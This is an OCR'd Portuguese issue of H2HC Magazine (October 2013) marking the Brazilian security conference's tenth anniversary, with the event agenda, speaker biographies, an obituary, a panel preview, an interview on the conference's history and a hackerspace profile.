H2HC MAGAZINE ED.5
OUTUBRO 2013

H2HC ESPECIAL 10 ANOS!

AGENDA DO EVENTO
PALESTRANTES
H2CSO
HISTÓRIA DA H2HC

HACKER CLUBES

CONHEÇA ALGUNS HACKERSPACES DO BRASIL!

UTILIZAÇÃO DE ANTI-ENGENHARIA REVERSA POR MALWARE

POR GABRIEL BARBOSA

UMA VELHA TÉCNICA PARA INFECTAR NOVOS SISTEMAS

POR FERNANDO MERCÊS

E MUITO MAIS: NOVIDADES, REPORTAGENS, NOTÍCIAS, HUMOR...


network1
an intersmart company

Em parceria com os maiores fabricantes do mercado, a Network1 oferece as mais avançadas soluções de segurança da informação do mercado.

algosec · BRTOKEN · Check Point SOFTWARE TECHNOLOGIES LTD. · f5 · FireEye · FIREMON · ForeScout

hp Enterprise Security · JUNIPER NETWORKS · KASPERSKY lab · MANDIANT · McAfee An Intel Company · DELL SonicWALL

Fale Conosco: 11 3049-0300 - security@network1.com.br
www.network1.com.br



H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

H2HC MAGAZINE
Edição 5
Outubro de 2013

Direção Geral / Editor:
Rodrigo Rubira Branco

Diretora de Arte / Criação:
Amanda Vieira

Coordenadora Administrativa / Mídias Sociais:
Laila Duelle

Redação:
Jordan M. Bonagura

Impressão:
FullQuallty

Gráfica & Editora.

Agradecimentos


Jota Mossadihj
Claudia Bucci
Grabriel Negreira Barbosa
Fernando Mercês
Victor Hugo P. Gonçalves
Ferdinando Kun
Ricardo Logan
Ana Luiza Mano
Paulo Veloso
Área 31 HackerSpace
SJC Hacker Clube
Oeste Hacker Clube
V Hacker Clube
Garoa Hacker Clube
Anchises de Paula
Eduardo Kislanski (Oys)

ÍNDICE

AGENDA H2HC

DIA 1 (05/10)

	AUDITORIO GIGA	AUDITORIO EXA
8:20	Inscrições e Entrega dos Crachás	
8:50	Abertura - Rodrigo Rubira Branco	
9:20	Keynote 1: Felix FX Lindner	H2CSO
10:20	Hillbilly Scanning of Satellites in Low Earth Orbit: Travis Goodspeed	H2CSO
11:20	INTERVALO	
11:50	Android: Game of Obfuscation: Bremer & Chiossi	H2CSO
12:50	ALMOÇO	
14:00	At ARMs length yet so far away: Brad Spengler	The Lula Project: a malware sourcing and handling system: Fernando Merces
15:00	PaX: the untold story (part 2): PaX Team	SCADA hacking: diversão em escala industrial: Jan Seidl
16:00	Backdraft: Sandboxing is (the) shit!: Jonathan Brossard	Memory Anti-Anti-Forensics in a Nutshell: Rodrigues & Fuschini
17:00	Pivoting in Amazon clouds: Andres Riancho	Invited Talk: Otavio Cunha




10ª EDIÇÃO 2013

H2HC

HACKERS TO HACKERS CONFERENCE

DIA 2 (06/10)

	AUDITORIO GIGA	AUDITORIO EXA
9:20	Keynote 2: Charlie Miller	BSides SP
10:20	The automated Exploitation Grand Challenge: problems in generating weird machines: Julien Vanegue	BSides SP
11:20	INTERVALO	
11:50	Adventures in Automotive Networks and Control Units: Valasek & Miller	BSides SP
12:50	ALMOÇO	
14:00	ELF Eccentricities: Bratus & Bangert & Shapiro	BSides SP
15:00	Going Deeper: Defending against the rupture of the SCADA hymen: Edmond Rogers	BSides SP
16:40	Using Online Activity as Digital Fingerprints to Create a Better Spear Phisher: Espinhara & Albuquerque	BSides SP
18:00	ENCERRAMENTO	



10ª EDIÇÃO 2013

H2HC

HACKERS TO HACKERS CONFERENCE

Palestrantes

Andres Riancho

Andres Riancho é um especialista em segurança de aplicações que atualmente atua na comunidade Open Source com o projeto w3af que prove serviços para Pentest de Aplicações Web para empresas no mundo.
Na área de pesquisa, ele descobriu vulnerabilidades críticas em appliances IPS da 3Com, contribuiu também com a pesquisa realizada com SAP em um de seus ex-empregadores e relatou centenas de vulnerabilidades em aplicações web.
Seu foco principal sempre foi o campo de segurança de aplicações Web, no qual desenvolveu o w3af, um framework para Aplicações Web e Auditoria amplamente utilizado pelos consultores de segurança e pentesters. Andrés palestrou e ministrou treinamentos em diversas conferências de segurança ao redor do mundo, como PHDays (Moscow), SecTor (Toronto), OWASP (Polónia), CONFidence (Polónia), OWASP World c0n (EUA), CanSecWest (Canadá), T2 (Finlândia) e Ekoparty (Buenos Aires).

Andres fundou a empresa Bonsai em 2009, que é uma consultoria focada na web com o objetivo de melhor pesquisar sobre detecção de vulnerabilidades e exploração automatizada de aplicações Web. Suas Especialidades: Segurança em Aplicações Web, Python, evasão de IPS, pesquisa de segurança da informação em geral, desenvolvimento de software Agile e Scrum.

Brad Spengler

“Eu tenho uma tia que se comunica no mesmo estilo que o Spengler. Ou ela faria se ela pudesse - Ninguém fala com ela. Ninguém quer”. -nix
“O grande número de bons desenvolvedores que não vão perto é porque ele é muito desagradável e não estão indo para prestar atenção no Spengler, porque ouvir suas lições de segurança é como ficar bem louco com ácido”-nix
“’3812e371986ad24ace67bab90fd07ca4 ‘Não contam como relatar uma falha, mesmo que fosse preciso. Para quem estiver interessado, ele realmente me enviou um e-mail com isto. Que eu não tinha idéia do que isso significava. Vários meses depois que eu aprendi o que era o hash MD5 de uma frase explicando como meu código não funcionou e foi bastante merda poderia ter tido tudo isso esclarecido muito mais rápido se você acabou de me dizer. “-Eric Paris

“Spender não é um profissional de segurança, ele é um blackhat puro e simples.” -Joshua Brindle

Brad Spengler também desenvolveu grsecurity e esteve envolvido na segurança do Linux por mais de uma década.

Julian Bangert

Julian Bangert é estudante junior de ciência da computação na Dartmouth College. Quando ele não está trabalhando em novos mecanismos de defesa ou pegando cachoeiras em seu caiaque, ele é um cowboy do Norte Appalachia que captura espécimes para a máquina do estranho zoológico do seu professor Sergey Bratus.

Rebecca Shapiro


Rebecca. “Bx” Shapiro é estudante em uma faculdade pequena no Norte Appalachia. Ela gosta de mexer com sistemas de maneiras para poder encontrar fontes ocultas de computação. Ela espera continuar este trabalho para encontrar mais espécimes para a máquina do estranho zoológico de Sergey Bratus.

Sergey Bratus

Sergey Bratus é um Professor Assistente de Pesquisa de Ciência da Computação na Dartmouth College. Ele tenta ajudar colegas acadêmicos para entender o valor e a relevância da pesquisa hacker. É sua ambição colecionar e classificar todos os tipos de máquinas estranhas, ele também é um membro da conspiração http://langsec.org para eliminar grandes classes de erros.


Jurriaan Bremer

Pesquisador de segurança Freelancer da Holanda interessado nas áreas de engenharia reversa, análise de malware, segurança móvel, e no desenvolvimento de software para auxiliar na análise de segurança. Jurriaan ocasionalmente tem participa de Capture the Flag como membro da equipe De Eindbazen CTF em seu tempo livre, ele funciona como um dos principais desenvolvedores de Cuckoo Sandbox.



Rodrigo Chiossi

Pesquisador de segurança profissional do Brasil, ele vem trabalhando com Segurança em Android por cerca de 3 anos no laboratório de pesquisas da Samsung em Campinas, São Paulo. Rodrigo é o fundador do projeto AndroidXRef e também um dos membros da equipe de rede wargame SmashTheStack. Ele eventualmente gosta de jogar ctfs com a equipe de Bandits binário e é o atual vencedor do Desafio Malware Android de BSides Londres.



Jan Seidl

Apaixonado por *NIX, BSD, C & Python. Profissional e pesquisador em segurança da informação, recentemente especializando-se em segurança de automação (SCADA/ICS), pentester e pesquisador de malware dedicado com larga experiência administrando a segurança de servidores, redes e aplicações.
Autor do blog de infosec http://wroot.org, pesquisador na DC Labs e atualmente coordenador técnico da TI Safe Segurança da Informação.

Charlie Miller

Antes de seu emprego atual, ele passou cinco anos trabalhando para a Agência de Segurança Nacional. Miller demonstrou suas habilidades em Hacking publicamente sobre os produtos fabricados pela Apple. Em 2008 ele ganhou um prêmio de US $ 10.000 no Pwn2Own, conferência hacker em Vancouver no Canadá, por ser o primeiro a encontrar um bug crítico no ultrafino MacBook Air. No ano seguinte, ele ganhou US $ 5.000 para achar uma falha no Safari.

Em 2009, ele também demonstrou uma vulnerabilidade de processamento de SMS que permitiu comprometer por completo o iPhone da Apple e os ataques de negação de serviço em outros telefones. Em 2011 ele descobriu uma falha de segurança em um iPhone ou iPad no qual um aplicativo pode contatar um computador remoto para baixar o novo software não aprovado que pode executar qualquer comando que poderiam roubar dados pessoais ou utilizar aplicativos e funções do iOS para fins maliciosos.

Como prova de conceito, Miller criou um aplicativo chamado Instastock que foi aprovado pela App Store da Apple. Ele, então, informou a Apple sobre a falha de segurança, que, então, prontamente expulsou-o da App Store. Ele está recentemente fazendo uma pesquisa sobre a descoberta de vulnerabilidades de segurança em NFC (Near Field Communication). Miller tem Ph.D. em matemática pela Universidade de Notre Dame, e atualmente vive em St. Louis, Missouri.

Edmond Rogers

Antes de se juntar à equipe, Edmond Rogers foi envolvido ativamente como um participante da indústria em muitas das atividades de pesquisa no programa TCIPG do ITI. Essas atividades incluíram NetAPT (Ferramenta de Política de Acesso de Rede) e LZFuzz (Proprietary Fuzzing Protocol). Antes do ITI, Edmond era um analista de segurança para AMEREN Serviços a Fortune 500 com Investidores Utility Owned, e suas responsabilidades incluíam a segurança cibernética e os aspectos de conformidade da rede SCADA de Ameren.

Antes do utilitário, Edmond era um Gerente de Segurança e arquiteto de rede para Boston Financial Data Systems (BFDS). BFDS era um agente de transferência de 43% de todos os fundos mútuos. Edmond começou sua carreira fundando um dos primeiros Internet Service Providers em Kentucky, Bluegrass. Net.

Rogers aproveita sua vasta experiência para auxiliar pesquisadores ITI na criação de condições de laboratório que reflete de perto a configuração do mundo real.

Joaquim Espinhara

Joaquim Espinhara é um consultor de segurança da Trustwave. Ele é um membro da Trustwave SpiderLabs - a equipe de segurança avançada focada em pentest, resposta a incidentes e segurança do aplicativo.

Espinhara tem sete anos de experiência e tem feito pesquisa de segurança. Apresentou palestras em conferências de segurança (H2HC, YSTS, SilverBullet e Vale Security Conference) nas áreas de redes sem fios, pentest, segurança em SAP, segurança de banco de dados. Também tem interesse em engenharia reversa do código e pesquisa de vulnerabilidades. Entusiasta em ciberguerra.

Ulisses Albuquerque

Ulisses Albuquerque é um consultor de segurança dentro de Segurança de Aplicações na SpiderLabs da Trustwave. Ele possui uma forte formação em engenharia de software, com experiências que vão desde o desenvolvimento de drivers de dispositivo Linux para sistemas embarcados para a concepção e implementação de um ecossistema de software de missão crítica MSS.
Ulisses tem uma larga experiência em tanto em testes de aplicativos como de rede, e é particularmente interessado em plataformas mais obscuros / nicho. Ele tem um relacionamento de longa data com vários projetos de software livre, e tem trabalhado extensivamente com várias ferramentas de segurança abertas. Ulisses também lecionou vários cursos sobre segurança de rede, buffer overflows e desenvolvimento de aplicações web seguras em vários cursos de pós-graduação.

Felix FX Lindner

Felix “FX” Lindner é da Recurity Labs. FX tem mais de 10 anos de experiência na indústria de computadores, oito deles em consultoria para grandes empresas e clientes de telecomunicações. Possui vasto conhecimento de ciências da computação, telecomunicações e desenvolvimento de software. Sua formação inclui gestão e participação em uma grande variedade de projetos com ênfase em planejamento de segurança, implantação, operação e testes utilizando métodos avançados em diversos ambientes técnicos. FX é bem conhecido na comunidade de segurança de computadores e apresentou sua pesquisa Phenoelit’s na Black Hat Briefings, CanSecWest, PacSec, DEFCON, Chaos Communication Congress, MEITSEC e vários outros eventos. Seus temas de pesquisa incluiram Cisco IOS, impressoras HP, SAP e RIM BlackBerry. Felix tem um título de Estado-Certificado de Assistente Técnico de Informática e Tecnologia da Informação, bem como Certified Information Systems Security Professional.

Fernando Mercês

Fernando é Engenheiro Regional da TrendLabs da Trend Micro - Brasil
Entusiasta de Open Source
Programador College-Level em C
Mantenedor do PEV, um kit de ferramentas para análise de arquivo executável e outras ferramentas relacionadas a segurança da informação.
A +, LPIC-3, certificado MCP
Palestrante da H2HC, FISL, LinuxCon e outras conferências
Amante Debian GNU / Linux
Grande fã de Cerveja

Jonathan Brossard

Jonathan é um brasileiro nascido por engano no corpo de um Francês !! Desde a adolescência, ele tenta combater essa injustiça comendo tanto picanha (e mulher .br, porém com muito menos sucesso). Já palestrou várias vezes na Blackhat, Defcon, CCC e HITB.
Apaixonado pelo vasco, MPB e principalmente pelo assembly, ele opera “due diligence” e Redteaming para empresas do top 500 no mundo inteiro. No momento, ele vive na Austrália aonde atua como CEO da AFQ.

Julien Venegue

Julien Vanegue é um profissional com experiência em engenharia reversa, programação e análises de exploração. Liderou o ELF shell / projeto ERESI e desenvolveu o verificador HAVOC Microsoft. Julien trabalha como arquiteto de Segurança em Nova York, EUA.

Otávio Cunha

Otávio Cunha, Engenheiro Eletrônico, trabalha há 30 anos na área de segurança de informação e comunicações.

PaX Team

Para não ser superado pelo Spender, aqui vão algumas citações:
Spender: Ainda bem que você não é um dos muitos perdedores egoístas que comumente encontramos na “comunidade de segurança”
Ivan Arce: @ sergeybratus Eu já disse a alguns deles que PaX foi a inovação de segurança mais importante das últimas décadas
A Equipe PaX tem desenvolvido, você adivinhou, Pax, nos últimos 12 anos. Se você acha que seu rabo foi salvo por este trabalho no passado, você é nosso convidado para nos pagar uma cerveja!

Tony Rodrigues

Um gestor experiente na indústria de tecnologia da informação, utilizando fortes habilidades de tecnologia da informação para implementar estratégias de negócios e melhorar os processos. Tony possui mais de vinte anos de experiência em TI, 11 anos de trabalho para as empresas de todo o mundo e oito anos na posição de meio-gestão;

Palestrante em Segurança da Informação, Computação Forense e eventos da consciência da continuidade de negócios; Apresentações Conferências Internacionais (CNASI, H2HC, YSTS, OWASP AppSec, WebSecForum, SegInfo, ValeSecInfo); Especialista em forense computacional,

Diego Fuschini

Profissional de Segurança da Informação Independente

Chris Valasek

Valasek é o Diretor de Inteligência de Segurança na IOActive. Como parte da equipe de pesquisa de segurança no Gabinete do CTO da Coverity, Antes da Coverity, Valasek era um cientista de pesquisa sênior no Accuvant Labs e IBM Internet Security Systems.
O foco de pesquisa de Valasek abrange áreas como descoberta de vulnerabilidade, técnicas de exploração e engenharia reversa, contribuindo para divulgações públicas e pesquisa de autoria sobre estes temas para a comunidade de segurança em geral. Valasek apresentou sua pesquisa em grandes conferências internacionais de segurança como Black Hat, incluindo EUA e Europa, Ekoparty, Infiltrate, e RSA, e é o presidente do SummerCon, a convenção de hackers mais antiga do país.

Stefano Zanero

Stefano Zanero recebeu um PhD em Engenharia da Computação pela Politécnica de Milano, onde atualmente é professor assistente no Departamento de Eletrônica, Informática e Bioengenharia. A sua investigação centra-se na detecção de intrusão, análise de malware, e sistemas de segurança. Além de ensinar “Segurança Informática” no Politécnico, ele tem uma extensa experiência de formação na Itália e no exterior. Ele foi co-autor de mais de 40 artigos científicos e livros. É um editor associado do “Jornal de computação Virologia”. Ele é um membro sênior do IEEE (cobrindo posições de voluntários a nível nacional e regional), o IEEE Computer Society (para o qual ele é membro do Conselho de Administração), e membro vitalício da ACM. Stefano é também co-fundador do capítulo italiano da ISSA (Information System Security Association), da qual ele é membro sênior. A muito tempo é escritor para revistas (entre os quais “World Computer”), Stefano também é co-fundador e presidente da Secure Network Srl, empresa de consultoria líder italiana em informações de segurança.

Travis Goodspeed

Travis Goodspeed é um engenheiro reversa do sul dos Apalaches, onde ele está em processo de restauração de uma TV para a digitalização de torres de microondas. Seu trabalho anterior inclui o ataque Packet-in-Packet, um disco rígido ativamente anti-forense, e a placa Facedancer para emulação de dispositivo USB.

R.I.P Alberto Fabiano

POR ANCHISES DE PAULA

“Quando um homem morre, é como se uma biblioteca inteira se incendiasse.”
Provérbio africano.

Nenhuma frase poderia resumir melhor o que significa o falecimento do Alberto Fabiano, um grande amigo e um dos melhores profissionais que pude conhecer. E, coincidentemente, achei esta frase no Blog dele.

O Alberto nos deixou no dia 18/7, enquanto visitava sua cidade natal, Ilha Solteira, vítima de um ataque cardíaco. Um acontecimento muito triste, que pegou a todos de surpresa e nos deixou sem a chance de um último adeus, de uma última conversa.

O Alberto era uma biblioteca ambulante: dono de uma conversa fácil, e seu conhecimento de tecnologia, ciências exatas, cultura e literatura científica era praticamente infinito. Pelo perfil que ele mesmo criou sobre si mesmo no site do Garoa, podemos ver que o conhecimento técnico do Alberto era muito amplo, incluindo diversas linguagens de programação, sistemas embarcados e segurança, suas áreas favoritas. Isto sem falar na facilidade com que ele discutia qualquer assunto que surgisse.

E ele adorava isso. As conversas com ele eram quase intermináveis, e seus e-mails, normalmente longos e detalhados. E repletos de referências, viagens, etc. Algumas vezes eu chegava a duvidar que ele pudesse ter escrito tanta coisa em uma única mensagem, e me sentia tentado a procurar algumas frases no Google, para me certificar que ele não teria copiado o texto de algum lugar. Mas bastava conhecer ele pessoalmente para perceber a verdade: o Alberto era um poço sem fundo em termos de conhecimento. As listas de discussão ficarão mais sem graça, menos inteligentes e menos verborrágicas sem ele. Talvez o próprio Google perceba uma diminuição do volume de dados do Google Groups nos próximos dias.

O Alberto tinha vários apelidos, que ele colecionou com o passar dos anos: Alberto, Aleph (nome completo: Aleph Lépton Leptos), Techberto, Void, Voidberto, ALFCM, @alfacme, A., AF, yellowbug.nullptr, Red, Fabiano, etc. Por conta disso, gostávamos de brincar com ele que estas eram múltiplas personalidades que habitavam o mesmo corpo. E, de vez em quando, ele enviava várias mensagens seguidas na mesma discussão, dando a impressão de que tinha respondido a mensagens que ele mesmo postava. Quando isso acontecia, eu rapidamente dizia que era o Alberto discutindo com o Aleph, ou vice-versa ;)

O Alberto foi um grande amigo, e era, sem dúvida nenhuma para mim, um grande gênio, uma dessas pessoas raras de aparecer e temos que agradecer pela oportunidade de tê-lo conhecido. Além de apaixonado pela tecnologia e pelas comunidades de que participou, o Alberto era um exemplo de ética e de como aliar o conhecimento com um belo toque de humanidade.

Painel HACKERS to CSO (H2CSO) na H2HC

POR PAULO VELOSO

A necessidade de um novo paradigma para garantir a privacidade e uma análise sobre os principais motivos das falhas em ferramentas de segurança serão os temas do painel Hackers to CSO, na abertura da Hackers to Hackers Security Conference, o maior evento sobre segurança da informação da América Latina. Estes temas serão discutidos entre famosos hackers brasileiros e os Chief Security Officers que se destacam no mercado.

Nos dias 5 e 6 de outubro, acontecerá em São Paulo o Hackers to Hackers Conference (H2HC), o maior evento sobre segurança da informação da América Latina, com a presença dos hackers mais famosos do mundo e painéis que prometem esquentar as discussões sobre o tema.

Entre os destaques, está o painel Hackers to CSO (H2CSO), com a presença de 6 dos Chief Security Officers que mais se destacam no mercado e 6 famosos hackers brasileiros, que debatem temas atuais do mercado de segurança e suas implicações.

A programação do evento abrirá com uma breve apresentação do mestre de cerimônias Paulo Veloso, introduzindo os temas a serem discutidos e apresentando os convidados à mesa.

A mesa será composta, em cada uma das trilhas do painel, por 3 hackers e 3 CSOs, acompanhados sempre do moderador Galeno Garbe, ao qual cabe o difícil trabalho de combinar dois mundo muitas vezes opostos, e ao mesmo tempo iguais.

A grade de programação contará com uma trilha inicial com o tema " Privacidade nos tempos de PRISM", onde pretende-se discutir sobre uma possível mudança de paradigma após graves revelações de espionagem pelo governos americano, entrando na seara de proteção de dados críticos e a privacidade dos dados das empresas e governo.

Na trilha seguinte, o tema passa para o uso, correto ou não, das ferramentas de segurança e os principais motivos de suas falhas. Este tema tem seu foco principal nas falhas de uso/implementação das ferramentas de segurança e os desafios que os dois lados, hackers e CSOs, possuem na escolha, implementação e uso de tais ferramentas.

O H2CSO tem como objetivo incentivar uma ampla discussão acerca dos desafios e as tendências em soluções na esfera da segurança da informação.

Dirigido a usuários, gestores, fornecedores e especialistas do setor, o painel contará com debates e discussões com profissionais de alta qualificação, sempre dispostos e expor e discutir suas experiências e pontos de vista.

Compartilhar experiências

Nos dois painéis do H2CSO, os participantes terão a chance contribuir com sua vivência na área de Segurança da Informação e compartilhar suas experiências e pensamentos, provindos dos mais diversos setores de negócios, estabelecendo um panorama abrangente do segmento durante as discussões.

Outro ponto alto da programação será o lançamento do Projeto CSO CLUB, iniciativa que valorizará o trabalho dos profissionais e líderes de Segurança e Risco das grandes e médias empresas brasileiras, refletindo assim a importância do tema e proporcionará um ambiente de troca de informações e conhecimento para o setor.

Para o mestre de cerimônias do painel, esta é uma grande oportunidade para todos profissionais do mercado terem a chance de compartilhar suas experiências e ouvirem de alguns profissionais de destaque do mercado suas idéias e posicionamentos.

"O painel foi pensado para proporcionar um ambiente onde não apenas os profissionais técnicos tem a chance de expor suas idéias e pre-

ocupações sobre um tema, mas também observarmos o ponto de vista dos gestores das áreas de segurança, afinal o mercado é formado por dois lados de uma mesma moeda", diz Paulo Veloso.

No seu segundo ano à frente da moderação do painel, Galeno Garbe divide sua visão como moderador e explica a importância desse painel dentro de um evento como o H2HC. "O painel Hacker to CSO é um dos pontos altos do evento e o único com esse formato no mundo. É uma oportunidade singular para ouvir assuntos atuais e inteiramente relevantes para a comunidade e toda a sociedade, dos pontos de vista dos gestores e dos pesquisadores. Simplesmente imperdível!", afirma ele.

O H2CSO conta com o patrocínio das principais empresas do setor, além do apoio de diversas entidades, universidades e hackerspaces.

Mais informações sobre o evento no seguinte link: *www.h2hc.com.br*

H2HC 10 ANOS!

TEXTO POR LAILA DUELLE;
IMAGENS CEDIDAS PELO PÚBLICO

A Hackers to Hackers Conference, mais conhecida como H2HC é a maior e mais antiga conferência de segurança da informação da América Latina, e está completando sua 1ª década de existência. Uma conferência que se consolidou com o passar dos anos e tomou muita força no mercado e o respeito de grandes profissionais.

Sempre feita com muito conteúdo e palestrantes de alto nível, em seus 10 anos de história e sucesso a H2HC se tornou um ícone da área.

E para falar sobre toda a trajetória da H2HC convidamos Rodrigo Rubira Branco, um dos responsáveis pela conferência e Ygor da Rocha Parreira, um dos idealizadores da mesma, para falarem um pouco sobre a historia, o presente e futuro da H2HC. Veja a reportagem :

H2HCMagazine: Por que criar uma conferência de Segurança da Informação no Brasil?

Rodrigo: A idéia da conferência surgiu do Ygor, que viu na mesma uma forma de conseguir reunir os amigos da internet em um único local, sendo a mesma apenas uma desculpa para que todos pudessem faltar aos trabalhos (e talvez até tivessem a vinda patrocinada pelas empresas). Por isso o nome tão sugestivo: De hackers para hackers (Hackers to Hackers).

Outro motivador foi o fato de que as conferências até então eram muito teóricas (leia-se apenas slides), onde o palestrante quando questionado respondia algo do tipo "me manda um e-mail que te respondo". Ai queríamos fazer algo com o verdadeiro espírito hacking, onde todas as palestras tinham que ter uma demonstração prática como prova do conceito apresentado, onde quem estivesse assistindo poderia fazer questionamentos que seriam respondidos na hora, com demonstração prática.

Conforme os anos foram passando e a conferência aumentando, também ficava maior a exigência de recursos para organizá-la, e do tempo a se dedicar. Tomar decisões era extremamente complicado pois tínhamos um comitê de organização com 8 pessoas. O Balestra era frequentador da conferência, mas não fazia parte da organização.

Na quinta edição tudo estava atrasado e parecia que não conseguiríamos fazer o evento, eu estava fora do país e a coisa não movia, então propus ao comitê que eu topava voltar e fazer tudo acontecer, mas que dali para diante eu tomaria as decisões, me reunindo com a galera (que eu chamo de os Originais) de tempos em tempos para coletar feedbacks. Chamei então o Balestra pra me ajudar e conseguimos fazer a conferência acontecer!

Ygor: Foi isso mesmo. Como quem organizava veio de um meio não muito organizado (do underground hacker), tínhamos dificuldades de fazer a coisa acontecer. A conferência nunca teve fins financeiros, onde em alguns anos tivemos que bancar o prejuízo do próprio bolso.

"QUERÍAMOS FAZER ALGO COM O VERDADEIRO ESPÍRITO HACKING, ONDE TODAS AS PALESTRAS TINHAM QUE TER UMA DEMONSTRAÇÃO PRÁTICA COMO PROVA DO CONCEITO APRESENTADO"

H2HC: E o por que do nome Hackers to Hackers?

R: O nome foi criado pois literalmente descrevia os objetivos do evento, e nos causou diversos desafios desde o início.
Sabíamos que muitas empresas iriam ver a palavra hacker de forma errônea, mas estávamos dispostos a lutar por isso.

Y: Exatamente. Quem sugeriu o nome foi o Wendel Guglielmetti, que hoje trabalha na maior equipe de testes de intrusão do mundo. Todo mundo que estava no início, continua trabalhando com algo relacionado ao hacking.

H2HC: 10 anos se passaram desde a 1ª edição, o que mudou pra vocês com relação ao publico, a visão do mercado e até na própria conferencia?

R: Nossa, muito mudou. A conferência cresceu, a qualidade das palestras aumento absurdamente, com forte presença internacional (de fato, na 6a edição do evento fizemos uma vota-

ção com os participantes para saber
se deveríamos priorizar conteúdo nacional ou simplesmente aceitar os melhores trabalhos, independente de nacionalidade e a unanimidade foi de que deveríamos aceitar os melhores). Obviamente em termos de orçamento ainda tínhamos limitação de quem aceitar, baseado em custos do evento, mas nas últimas edições conseguimos superar tal fato.

Y: Realmente o nível de organização melhorou sensivelmente, além da forte participação de palestrantes internacionais de peso.

H2HC: E o que o público pode esperar da 10ª edição?

R: Muito!! Primeiramente temos novas pessoas ajudando na organização, não apenas com idéias mas literalmente correndo atrás de fornecedores, então teremos diversos brindes interessantes, mais divulgação (participação nas redes sociais) e organização geral melhorada (por exemplo, faziam 3 anos que não tínhamos uma agenda divulgada antes do evento, e para esta edição já temos a agenda mais de mês antes do mesmo).

Teremos também a revista H2HC impressa pela primeira vez, o que permitirá abrir espaço para artigos menos avançados na área e divulgação de novidades, tais quais os projetos dos Hackers Spaces no Brasil.
O nível das palestras está de assustar! Não tenho dúvidas que este será um dos mais sólidos eventos já vistos por qualquer participante, includindo os palestrantes!

Y: Difícil não se empolgar com o nível dos palestrantes. Eu pesquiso sobre vulnerabilidades de corrupção de memória há bastante tempo, e será excelente poder ter contato com o Brad Spengler e PaX Team, dado que as tecnologias de proteção para sistemas de uso geral existentes atualmente foram criadas por eles. Dentre outras coisas, eles conseguiram eliminar por completo os problemas de Null Pointer Dereference, coisa que o criador do Linux (Linus Torvalds) até hoje não conseguiu (ou não quis) fazer.

"SABÍAMOS QUE MUITAS EMPRESAS IRIAM VER A PALAVRA HACKER DE FORMA ERRÔNEA, MAS ESTÁVAMOS DISPOSTOS A LUTAR POR ISSO"


H2HC: E o futuro? O que esperar pros próximos anos da conferência?

R: O futuro pertence a comunidade. Ela dita a necessidade da conferência existir e o que deve ser feito da mesma.

Se um dia a comunidade encontrar em outras conferências o espírito do H2HC, pararemos com o mesmo. Caso contrário, enquanto tivermos força manteremos a mesma no ritmo de crescimento atual (entendam por favor que pra nós crescer a conferência não significa aumentar o número de pessoas, e sim aumentar a qualidade do que se possui - este ano por exemplo, diminuímos o número de participantes de 600 para 400).

SJC Hacker Clube

POR SJC HACKER CLUB



FONTE: SJC HACKER CLUB

O SJC Hacker Clube é o primeiro hackerspace do Vale do Paraíba.

Um hackerspace (Ou makerspace) é um misto de laboratório comunitário e clube social. É um espaço criado, mantido e gerenciado por um grupo de pessoas, ligadas por um interesse comum. Neste espaço são mantidas ferramentas e infraestrutura como laboratórios e salas de aula, que permitem aos sócios e pessoas da comunidade trocar idéias, construir coisas e colaborar em projetos comuns.

